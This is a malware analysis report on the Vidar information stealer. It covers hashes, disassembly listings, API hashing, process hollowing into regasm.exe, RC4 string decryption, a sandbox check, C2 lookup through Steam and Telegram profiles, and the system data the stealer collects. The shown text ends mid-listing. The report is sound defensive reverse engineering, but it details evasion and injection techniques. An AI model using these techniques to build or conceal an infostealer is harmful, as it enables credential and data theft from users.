

Vidar

TECHNICAL ANALYSIS REPORT

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

Contents

CONTENTS.....	i
FILE.EXE ANALYSIS.....	2
STATIC ANALYSIS	2
DYNAMIC ANALYSIS	3
REGASM.EXE ANALYSIS	7
DYNAMIC ANALYSIS	7
NETWORK ANALYSIS.....	28
YARA RULE	31
YARA RULE 2	32
MITRE ATTACK TABLE.....	33
SOLUTION SUGGESTIONS.....	34
PREPARED BY	35

Overview

Vidar is an information theft software first discovered in late 2018. It targets and runs on the Windows operating system. It collects various sensitive data from browsers and digital wallets. Vidar can also be used as a downloader to download ransomware.

Vidar malware is spread via email attachments or ISO files. It is distributed as imitations of popular and legitimate software, such as Adobe Photoshop and Microsoft Teams, disguised in fake installers. Vidar is also delivered to target systems through attacks using the fallout exploit kit or phishing emails. These methods are used to mislead users into downloading and running the malicious ISO file.

Vidar performs information theft and often uses social media accounts as part of its command and control server (**C2**). The IP address of Vidar's **C2** infrastructure is often embedded in user profiles on popular platforms such as steam or telegram in order to hide the attackers' trail. This method allows the malware to establish command and control connections through these platforms. Vidar can access these profiles, communicate with the specified IP address and download configuration files, instructions and other malware.

This malware may infect computers that are infected;

- Collect system information,
- Stealing browser data,
- It intercepts file data,
- Makes SQL queries,
- Steals application data,
- In addition, it downloads malicious software,
- Takes a screenshot.

File.exe Analysis

Adı	File.exe
MD5	834EA699F82AA32660CB329A96986165
SHA256	ac5be0e12802839366243997af6620e86ae4540a9bd888e1ac140323400095c1
Dosya Türü	PE32 / EXE

Static Analysis

File Type	Portable Executable 32
File Info	Microsoft Visual C++ 8
File Size	422.00 KB (432128 bytes)
PE Size	422.00 KB (432128 bytes)

Figure 1- Obtaining file information

The malware is a 32-bit executable and is written in Microsoft Visual C++ 8. The software is 422.00 KB in size.

```
DWORD sub_40647B()  
{  
    char *v0; // esi  
    HANDLE Thread; // eax  
  
    v0 = (char *)VirtualAlloc(0, 0x4ACu, 0x1000u, 0x40u);  
    sub_404D0D(&unk_468040, 1196);  
    memmove(v0, &unk_468040, 0x4ACu);  
    sub_404CF3();  
    Thread = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)(v0 + 392), &unk_436040, 0, 0);  
    return WaitForSingleObject(Thread, 0xFFFFFFFF);  
}
```

Figure 2- Formation and invocation of the area separation thread

As a result of the static analysis, a memory space is allocated with the **VirtualAlloc** API. Then, a thread is executed in this allocated memory space using the **CreateThread** API. The **WaitForSingleObject** API is used to wait for the created thread object to finish its work.

Dynamic Analysis

00063CCB	8BC1	mov eax,ecx	bellek üzer
00063CCD	884C0C 5C	mov byte ptr ss:[esp+ecx+5C],c1	
00063CD1	99	cdq	
00063CD2	F7BC24 70020000	idiv dword ptr ss:[esp+270]	
00063CD9	8A0432	mov al,byte ptr ds:[edx+esi]	
00063CDC	88840C 5C010000	mov byte ptr ss:[esp+ecx+15C],al	
00063CE3	41	inc ecx	
00063CE4	3BCB	cmp ecx,ebx	
00063CE6	7C E3	j1 ac5be0e12802839366243997af6620e86ae4	döngü sonu
00063CE8	33F6	xor esi,esi	

Figure 3- Memory decrypt function

Decryption is performed for complex strings in a 100 byte area within the loop.

00F93D97	59	pop ecx	
00F93D98	894424 18	mov dword ptr ss:[esp+18],eax	
00F93D9C	68 98B3FB00	push ac5be0e12802839366243997af6620e86a	
00F93DA1	8D4C24 30	lea ecx,dword ptr ss:[esp+30]	
00F93DA5	897424 2C	mov dword ptr ss:[esp+2C],esi	
00F93DA9	E8 84F6FFFF	call ac5be0e12802839366243997af6620e86a	
00F93DAE	8D4424 28	lea eax,dword ptr ss:[esp+28]	
00F93DB2	50	push eax	
00F93DB3	8D4424 24	lea eax,dword ptr ss:[esp+24]	
00F93DB7	50	push eax	
00F93DB8	8D4C24 18	lea ecx,dword ptr ss:[esp+18]	
00F93DBC	E8 F6D9FFFF	call ac5be0e12802839366243997af6620e86a	
00F93DC1	8D4C24 2C	lea ecx,dword ptr ss:[esp+2C]	
00F93DC5	E8 150D0000	call ac5be0e12802839366243997af6620e86a	
00F93DCA	46	inc esi	
00F93DCB	83FE 0A	cmp esi,A	
00F93DCE	7C CC	j1 ac5be0e12802839366243997af6620e86ae4	
00F93DD0	8B4424 18	mov eax,dword ptr ss:[esp+18]	
00F93DD4	8D4C24 44	lea ecx,dword ptr ss:[esp+44]	
00F93DD8	8A4404 5C	mov al,byte ptr ss:[esp+eax+5C]	
00F93DDC	30042F	xor byte ptr ds:[edi+ebp],al	
00F93DDF	E8 210D0000	call ac5be0e12802839366243997af6620e86a	
00F93DE4	8B5424 1C	mov edx,dword ptr ss:[esp+1C]	
00F93DE8	47	inc edi	
00F93DE9	3BBC24 68020000	cmp edi,dword ptr ss:[esp+268]	
00F93DF0	0F8C 3DFFFFFF	j1 ac5be0e12802839366243997af6620e86ae4	
00F93DF6	8D4424 10	lea eax,dword ptr ss:[esp+10]	

Figure 4- Copy of section parts

The .data section containing the malicious codes that it will inject into the thread it will create is copied to the .data section of the running process.

012364B3	55	push ebp	
012364B4	55	push ebp	
012364B5	68 40602601	push ac5be0e12802839366243997af6620e86ae	
012364BA	8D86 88010000	lea eax,dword ptr ds:[esi+188]	
012364C0	50	push eax	
012364C1	55	push ebp	
012364C2	55	push ebp	
012364C3	FF15 0CB02501	call dword ptr ds:[<&CreateThread>]	
012364C9	6A FF	push FFFFFFFF	
012364CB	50	push eax	
012364CC	FF15 08B02501	call dword ptr ds:[<&WaitForSingleObject>]	
012364D2	5F	pop edi	
012364D3	5E	pop esi	
012364D4	5D	pop ebp	
012364D5	5B	pop ebx	
012364D6	C3	ret	

Figure 5- Creation with CreateThread function

This section shows that the malware creates a thread at **0x012364C3** with the **CreateThread** API. Then this thread is executed. Finally, it waits for the thread to finish its work with the **WaitForSingleObject** API. After this stage, the analysis continues by examining the memory space allocated for the thread.

000201C3	89DD	mov ebp,ebx	
000201C5	8B34AF	mov esi,dword ptr ds:[edi+ebp*4]	
000201C8	01C6	add esi,eax	esi:"LoadLibraryA"
000201CA	45	inc ebp	
000201CB	813E 4C6F6164	cmp dword ptr ds:[esi],64616F4C	esi:"LoadLibraryA"
000201D1	75 F2	jne 201C5	
000201D3	817E 08 61727941	cmp dword ptr ds:[esi+8],41797261	esi+8:"aryA"
000201DA	75 E9	jne 201C5	
000201DC	8B7A 24	mov edi,dword ptr ds:[edx+24]	
000201DE	01C7	add edi,ebx	

Figure 6- Obtaining LoadLibrary Function name with API Hashing

It was observed that the **LoadLibraryA** API, which was previously taken as a hexadecimal value, was split into two and stored separately in memory to make it difficult to detect, and was combined and used at runtime.

00020209	8B34AF	mov esi,dword ptr ds:[edi+ebp*4]	
0002020C	01C6	add esi,eax	esi:"GetProcAddress"
0002020E	45	inc ebp	
0002020F	813E 47657450	cmp dword ptr ds:[esi],50746547	esi:"GetProcAddress"
00020215	75 F2	jne 20209	
00020217	817E 0A 72657373	cmp dword ptr ds:[esi+A],73736572	esi+A:"ress"
0002021E	75 E9	jne 20209	
00020220	8B7A 24	mov edi,dword ptr ds:[edx+24]	
00020223	01C7	add edi,ebx	

Figure 7- Obtaining the function name GetProcAddress with API Hashing

It was found that the **GetProcAddress** API, which was previously received in hexadecimal format, was divided into two parts and stored separately in memory in order to make it difficult to detect, and these parts were combined and used during operation.

00020241	57	push edi
00020242	56	push esi
00020243	FFD0	call eax
00020245	8985 50010000	mov dword ptr ss:[ebp+150],eax
00020248	8B75 08	mov esi,dword ptr ss:[ebp+8]
0002024E	8B45 04	mov eax,dword ptr ss:[ebp+4]
00020251	8D7D 26	lea edi,dword ptr ss:[ebp+26]
00020254	57	push edi
00020255	56	push esi
00020256	FFD0	call eax
00020258	8985 54010000	mov dword ptr ss:[ebp+154],eax
0002025E	8B75 08	mov esi,dword ptr ss:[ebp+8]
00020261	8B45 04	mov eax,dword ptr ss:[ebp+4]
00020264	8D7D 33	lea edi,dword ptr ss:[ebp+33]
00020267	57	push edi
00020268	56	push esi
00020269	FFD0	call eax
0002026B	8985 58010000	mov dword ptr ss:[ebp+158],eax
00020271	8B75 08	mov esi,dword ptr ss:[ebp+8]
00020274	8B45 04	mov eax,dword ptr ss:[ebp+4]
00020277	8D7D 44	lea edi,dword ptr ss:[ebp+44]

Figure 8- Dynamic API Resolving

In the API Hashing section, it is seen that it obtains the handle addresses of the functions it will use later by using the functions it analyzes and these addresses are written in certain fields.

Address	Hex	ASCII
012F8040	55 05 00 00 37 13 00 00 00 00 00 00 75 73 65 72	U...7.....user
012F8050	33 32 2E 64 6C 6C 00 43 72 65 61 74 65 50 72 6F	32.dll.CreatePro
012F8060	63 65 73 73 41 00 56 69 72 74 75 61 6C 41 6C 6C	cessA.VirtualAll
012F8070	6F 63 00 47 65 74 54 68 72 65 61 64 43 6F 6E 74	oc.GetThreadCont
012F8080	65 78 74 00 52 65 61 64 50 72 6F 63 65 73 73 4D	ext.ReadProcessM
012F8090	65 6D 6F 72 79 00 56 69 72 74 75 61 6C 41 6C 6C	emory.VirtualAll
012F80A0	6F 63 45 78 00 57 72 69 74 65 50 72 6F 63 65 73	ocEx.WriteProces
012F80B0	73 4D 65 6D 6F 72 79 00 53 65 74 54 68 72 65 61	sMemory.SetThrea
012F80C0	64 43 6F 6E 74 65 78 74 00 52 65 73 75 6D 65 54	dContext.ResumeT
012F80D0	68 72 65 61 64 00 39 05 00 00 BC 04 00 00 00 00	hread.9...%.
012F80E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00


Figure 9- Names of the decrypted API functions

During the calls of the functions received in the handle, the malicious file performs the following operations respectively:

- Firstly, the regasm.exe file is run in suspend mode with the **CreateProcessA** API.
- Then, a 4 byte area is allocated with the **VirtualAlloc** API and a predetermined value is written to this allocated area.
- The context part of the newly opened regasm.exe file is written to this opened area with the **GetThreadContext** API.
- After these steps, the **WriteProcessMemory** API reads the PEB part of regasm.exe and the **VirtualAllocEx** API frees 246,000 bytes of space at address **0x400000** inside regasm.exe.

- Finally, code from the .data section of the malware is injected into the field at address **0x400000** using the **WriteProcessMemory** API

This is accomplished by the **Process Hollowing** technique. This technique is used by malware and is based on the insertion of malicious code when a legitimate application is launched, by replacing the memory space of that process. In this context, the attacker starts a process and then replaces the original code with malicious code in the memory of that process



Address	Disassembly
00020491	push ebx
00020492	mov ebx, dword ptr ss:[ebp+F3]
00020498	push ebx
00020499	call eax
0002049B	mov ebx, dword ptr ss:[ebp+F3]
000204A1	push ebx
000204A2	mov eax, dword ptr ss:[ebp+16C]
000204A6	call eax
000204AA	pop ebp
000204AB	ret
000204AC	add byte ptr ds:[eax], 1

eax=1
dword ptr ss:[ebp+16C]=[0002016C <&ResumeThread>]=<kernelbase.ResumeThread>
000204A2

Figure 10- ResumeThread function to keep the Thread part running

In this section, it is seen that the previously suspended thread object continues to run. After these operations, we proceed to the RegAsm.exe analysis section.

RegAsm.exe Analysis

Adı	Regasm.exe
MD5	db8f071d389c007289e2b3ef2112e465
SHA256	4d1b17586f1382c603449966bce52c59c32dd568cf142f1ceaca8f21231e9c3e
Dosya Türü	PE32/EXE

Dynamic Analysis




Figure 11- RC4 decrypting encrypted string

The strings encrypted with **RC4** algorithm are decrypted with the key **2910114286690104117195131148** in order not to be visible in static analysis.




Figure 14- Control of Sandbox

After getting the username of the computer, it is concatenated with the word “JohnDoe” with the character “_” in between. The resulting name checks the **OpenEventA** API for the existence of an event with the name “JohnDoe_{username}”. If there is an event with this name, it redirects to the **Sleep** API.

```
.text:000527EF
.text:000527EF sub_527EF proc near
.text:000527EF
.text:000527EF pszString= dword ptr -4
.text:000527EF
.text:000527EF push offset aYmqc19uo3djaaj ; "YMqC19Uo3djaajly2NFdDc1mYTVeg9Q="
.text:000527F4 call sub_524D7
.text:000527F9 mov nw_GetEnvironmentVariableA, eax
.text:000527FE mov [esp+4+pszString], offset aYmqc1niy0evbkC ; "YMqC1NIy0evBkCZ+1NB/Ccx0"
.text:00052805 call sub_524D7
.text:0005280A mov nw_GetFileAttributesA, eax
.text:0005280F mov [esp+4+pszString], offset aYmoz8noyMxwjw ; "YMOZ8Noy+MXWjw=="
.text:00052816 call sub_524D7
.text:0005281B mov nw_GlobalLock, eax
.text:00052820 mov [esp+4+pszString], offset aB8qx4v0s0c8 ; "b8qx4v0s0c8="
.text:00052827 call sub_524D7
.text:0005282C mov nw_HeapFree, eax
.text:00052831 mov [esp+4+pszString], offset aYmqc1niy0fncnj ; "YMqC1NIy0fncnjE="
.text:00052838 call sub_524D7
.text:0005283D mov nw_GetFileSize, eax
.text:00052842 mov [esp+4+pszString], offset aYmoz8noy58ppgq ; "YMOZ8Noy58PPgQ=="
.text:00052849 call sub_524D7
.text:0005284E mov nw_GlobalSize, eax
.text:00052853 mov [esp+4+pszString], offset aZn2t88874mxaid ; "ZN2T88874MXaiDxy2tU4XuxhYSdbjvq5"
.text:0005285A call sub_524D7
.text:0005285F mov nw_CreateToolhelp32Snapshot, eax
.text:00052864 mov [esp+4+pszString], offset aBtyhCxogprhizd ; "btyh/cxogPrHizdydY="
.text:0005286B call sub_524D7
.text:00052870 mov nw_IsWow64Process, eax
.text:00052875 mov [esp+4+pszString], offset aD92z8d4tx5mhqj ; "d92Z8d4tx5mHqjFvwg=="
.text:0005287C call sub_524D7
.text:00052881 mov nw_Process32Next, eax
.text:00052886 mov [esp+4+pszString], offset aYmqc3tq91cbhjt ; "YMqC3tQ91cbhjtly"
.text:0005288D call sub_524D7
.text:00052892 mov nw_GetLocalTime, eax
```

Figure 15- String decryption

In the sub_527EF function, the decrypt operation of previously encrypted words is performed.



Figure 17- Steam profile

10




Figure 18- Connection to Telegram

If the server from the Steam profile cannot be accessed, it tries to do the same via telegram. As with the Steam profile, it pulls HTML code using a **GET** request. It looks for an address between the characters “**r8p-**” and “**l**”.




Figure 19- Telegram address

As with Steam, it looks for an address between the characters “**r8p-**” and “**l**”. However, when the telegram channel is accessed, there is no indication. Therefore, there is no data retrieval via telegram.

00DA6CC0	E8 958CFFFF	call datak1s1m.D9F95A
00DA6CC5	56	push esi
00DA6CC6	C645 FC 0D	mov byte ptr ss:[ebp-4],D
00DA6CCA	E8 26CEFEFF	call datak1s1m.D93AF5
00DA6CCF	83C4 34	add esp,34
00DA6CD2	E8 0180FFFF	call datak1s1m.DA1CD8
00DA6CD7	83C4 10	add esp,10
00DA6CDA	395D B0	cmp dword ptr ss:[ebp-50],ebx
00DA6CDD	75 07	jne datak1s1m.DA6CE6
00DA6CDF	C745 B0 20CB0000	mov dword ptr ss:[ebp-50],CB20
00DA6CE6	8D45 C4	lea eax,dword ptr ss:[ebp-3C]
00DA6CE8	56	push esi

Figure 18- Function that sends a POST request

The function located at **0x00DA6CCA** sends hwid and build_id values in multipart/form-data format. It returns a response to the server's incoming **POST** request. The response is in “*|*|*” format and is saved if the * fields are filled in the function at address **0x00A6CD2**. Since the **C2** server cannot be reached, the “*” parts cannot be analyzed. It sends 3 more **POST** requests in the same way. First, it sets the “mode” value to 1, 2 in the 2nd **POST** request, and 21 in the 3rd **POST** request and sends it. It saves the values returned by the server in the same way.

013040C0	8B45 DC	lea eax,dword ptr ss:[ebp-24]	[ebp-24]:Version: 9.7/n/nbdate: 22/9/2024 14:6:58/vmMachineID: 2e6792b0-6193-4b67-afdf-f1404573300a	EXX 0388E84	4/Version: 9.7/n/nbdate: 22/9/2024
013040C1	50	push eax	eax:6/Version: 9.7/n/nbdate: 22/9/2024 14:6:58/vmMachineID: 2e6792b0-6193-4b67-afdf-f1404573300a	EXX 0000000	EXX 0000000
013040C2	8B4D E8	lea ecx,dword ptr ss:[ebp-18]	[ebp-18]:Version: 9.7/n/nbdate: 22/9/2024 14:6:58/vmMachineID: 2e6792b0-6193-4b67-afdf-f1404573300a	EXX 0388E88	4/Version: 9.7/n/nbdate: 22/9/2024
013040C3	E9 94ADFFFF	call cs0r1.bin.ucucastfng1e0e	eax:6/Version: 9.7/n/nbdate: 22/9/2024 14:6:58/vmMachineID: 2e6792b0-6193-4b67-afdf-f1404573300a	EXX 0388E8C	4/Version: 9.7/n/nbdate: 22/9/2024
013040C4	50	push eax	[ebp-18]:Version: 9.7/n/nbdate: 22/9/2024 14:6:58/vmMachineID: 2e6792b0-6193-4b67-afdf-f1404573300a	EXX 0388E8C	4/Version: 9.7/n/nbdate: 22/9/2024
013040C5	8B4D E8	lea ecx,dword ptr ss:[ebp-18]	[ebp-18]:Version: 9.7/n/nbdate: 22/9/2024 14:6:58/vmMachineID: 2e6792b0-6193-4b67-afdf-f1404573300a	EXX 0388E8C	4/Version: 9.7/n/nbdate: 22/9/2024
013040C6	C645 FC 2E	mov byte ptr ss:[ebp-16]	[ebp-18]:Version: 9.7/n/nbdate: 22/9/2024 14:6:58/vmMachineID: 2e6792b0-6193-4b67-afdf-f1404573300a	EXX 0388E8C	4/Version: 9.7/n/nbdate: 22/9/2024
013040C7	E8 CCACFFFF	call cs0r1.bin.veriduncel1e2	[ebp-18]:Version: 9.7/n/nbdate: 22/9/2024 14:6:58/vmMachineID: 2e6792b0-6193-4b67-afdf-f1404573300a	EXX 0388E8C	4/Version: 9.7/n/nbdate: 22/9/2024
013040C8	8B4D DC	lea ecx,dword ptr ss:[ebp-24]	[ebp-24]:Version: 9.7/n/nbdate: 22/9/2024 14:6:58/vmMachineID: 2e6792b0-6193-4b67-afdf-f1404573300a	EXX 0388E8C	4/Version: 9.7/n/nbdate: 22/9/2024
013040C9	C645 FC 01	mov byte ptr ss:[ebp-14]	[ebp-24]:Version: 9.7/n/nbdate: 22/9/2024 14:6:58/vmMachineID: 2e6792b0-6193-4b67-afdf-f1404573300a	EXX 0388E8C	4/Version: 9.7/n/nbdate: 22/9/2024
013040CA	E8 60CFFFF	call cs0r1.bin.veriduncel1e2	[ebp-24]:Version: 9.7/n/nbdate: 22/9/2024 14:6:58/vmMachineID: 2e6792b0-6193-4b67-afdf-f1404573300a	EXX 0388E8C	4/Version: 9.7/n/nbdate: 22/9/2024
013040CB	8B4D E8	lea ecx,dword ptr ss:[ebp-24]	[ebp-24]:Version: 9.7/n/nbdate: 22/9/2024 14:6:58/vmMachineID: 2e6792b0-6193-4b67-afdf-f1404573300a	EXX 0388E8C	4/Version: 9.7/n/nbdate: 22/9/2024
013040CC	50	push eax	[ebp-24]:Version: 9.7/n/nbdate: 22/9/2024 14:6:58/vmMachineID: 2e6792b0-6193-4b67-afdf-f1404573300a	EXX 0388E8C	4/Version: 9.7/n/nbdate: 22/9/2024
013040CD	8B4D E8	lea ecx,dword ptr ss:[ebp-18]	[ebp-24]:Version: 9.7/n/nbdate: 22/9/2024 14:6:58/vmMachineID: 2e6792b0-6193-4b67-afdf-f1404573300a	EXX 0388E8C	4/Version: 9.7/n/nbdate: 22/9/2024
013040CE	E8 A2ACFFFF	call cs0r1.bin.veriduncel1e2	[ebp-24]:Version: 9.7/n/nbdate: 22/9/2024 14:6:58/vmMachineID: 2e6792b0-6193-4b67-afdf-f1404573300a	EXX 0388E8C	4/Version: 9.7/n/nbdate: 22/9/2024
013040CF	8B4D E8	lea ecx,dword ptr ss:[ebp-24]	[ebp-24]:Version: 9.7/n/nbdate: 22/9/2024 14:6:58/vmMachineID: 2e6792b0-6193-4b67-afdf-f1404573300a	EXX 0388E8C	4/Version: 9.7/n/nbdate: 22/9/2024
013040D0	C645 FC 01	mov byte ptr ss:[ebp-16]	[ebp-24]:Version: 9.7/n/nbdate: 22/9/2024 14:6:58/vmMachineID: 2e6792b0-6193-4b67-afdf-f1404573300a	EXX 0388E8C	4/Version: 9.7/n/nbdate: 22/9/2024
013040D1	E8 43ACFFFF	call cs0r1.bin.veriduncel1e2	[ebp-24]:Version: 9.7/n/nbdate: 22/9/2024 14:6:58/vmMachineID: 2e6792b0-6193-4b67-afdf-f1404573300a	EXX 0388E8C	4/Version: 9.7/n/nbdate: 22/9/2024
013040D2	8B4D E8	lea ecx,dword ptr ss:[ebp-24]	[ebp-24]:Version: 9.7/n/nbdate: 22/9/2024 14:6:58/vmMachineID: 2e6792b0-6193-4b67-afdf-f1404573300a	EXX 0388E8C	4/Version: 9.7/n/nbdate: 22/9/2024
013040D3	8B4D E8	lea ecx,dword ptr ss:[ebp-24]	[ebp-24]:Version: 9.7/n/nbdate: 22/9/2024 14:6:58/vmMachineID: 2e6792b0-6193-4b67-afdf-f1404573300a	EXX 0388E8C	4/Version: 9.7/n/nbdate: 22/9/2024
013040D4	C645 FC 01	mov byte ptr ss:[ebp-16]	[ebp-24]:Version: 9.7/n/nbdate: 22/9/2024 14:6:58/vmMachineID: 2e6792b0-6193-4b67-afdf-f1404573300a	EXX 0388E8C	4/Version: 9.7/n/nbdate: 22/9/2024
013040D5	E8 80B2FFFF	call cs0r1.bin.veriduncel1e2	[ebp-24]:Version: 9.7/n/nbdate: 22/9/2024 14:6:58/vmMachineID: 2e6792b0-6193-4b67-afdf-f1404573300a	EXX 0388E8C	4/Version: 9.7/n/nbdate: 22/9/2024
013040D6	50	push eax	[ebp-24]:Version: 9.7/n/nbdate: 22/9/2024 14:6:58/vmMachineID: 2e6792b0-6193-4b67-afdf-f1404573300a	EXX 0388E8C	4/Version: 9.7/n/nbdate: 22/9/2024
013040D7	E8 BEAFFFF	call cs0r1.bin.13cres	[ebp-24]:Version: 9.7/n/nbdate: 22/9/2024 14:6:58/vmMachineID: 2e6792b0-6193-4b67-afdf-f1404573300a	EXX 0388E8C	4/Version: 9.7/n/nbdate: 22/9/2024
013040D8	50	push eax	[ebp-24]:Version: 9.7/n/nbdate: 22/9/2024 14:6:58/vmMachineID: 2e6792b0-6193-4b67-afdf-f1404573300a	EXX 0388E8C	4/Version: 9.7/n/nbdate: 22/9/2024
013040D9	8B4D DC	lea ecx,dword ptr ss:[ebp-24]	[ebp-24]:Version: 9.7/n/nbdate: 22/9/2024 14:6:58/vmMachineID: 2e6792b0-6193-4b67-afdf-f1404573300a	EXX 0388E8C	4/Version: 9.7/n/nbdate: 22/9/2024
013040DA	50	push eax	[ebp-24]:Version: 9.7/n/nbdate: 22/9/2024 14:6:58/vmMachineID: 2e6792b0-6193-4b67-afdf-f1404573300a	EXX 0388E8C	4/Version: 9.7/n/nbdate: 22/9/2024
013040DB	8B4D E8	lea ecx,dword ptr ss:[ebp-18]	[ebp-24]:Version: 9.7/n/nbdate: 22/9/2024 14:6:58/vmMachineID: 2e6792b0-6193-4b67-afdf-f1404573300a	EXX 0388E8C	4/Version: 9.7/n/nbdate: 22/9/2024
013040DC	C645 FC 30	mov byte ptr ss:[ebp-14]	[ebp-24]:Version: 9.7/n/nbdate: 22/9/2024 14:6:58/vmMachineID: 2e6792b0-6193-4b67-afdf-f1404573300a	EXX 0388E8C	4/Version: 9.7/n/nbdate: 22/9/2024
013040DD	56	push esi	[ebp-24]:Version: 9.7/n/nbdate: 22/9/2024 14:6:58/vmMachineID: 2e6792b0-6193-4b67-afdf-f1404573300a	EXX 0388E8C	4/Version: 9.7/n/nbdate: 22/9/2024

Figure 21- Obtaining some data about the computer

The malware collects the computer's system information. The collected system information is shown in table-1 below.

The data received are as follows:

Version	Work Dir: In memory	Display Resolution	Cores
Date	Windows	Keyboard Languages	Threads
MachineID	Install Date	Local Time	RAM
GUID	AV	TimeZone	VideoCard
HWID	Computer Name	[Hardware]	[Processes]
Path	User Name	Processor	[Software]

Table 1- System Informations

```

00DA6E17 | 8965 EC | mov dword ptr ss:[ebp-14],esp
00DA6E18 | 50      | push eax
00DA6E19 | E8 0388FFFF | call datak1s1m.D9F923
00DA6E1A | C645 FC 0D | mov byte ptr ss:[ebp-4],0
00DA6E1B | E8 89D3FEFF | call datak1s1m.D94182
00DA6E1C | 83C4 04 | add esp,4
00DA6E1D | 6A 05   | push 5
00DA6E1E | 59      | pop ecx
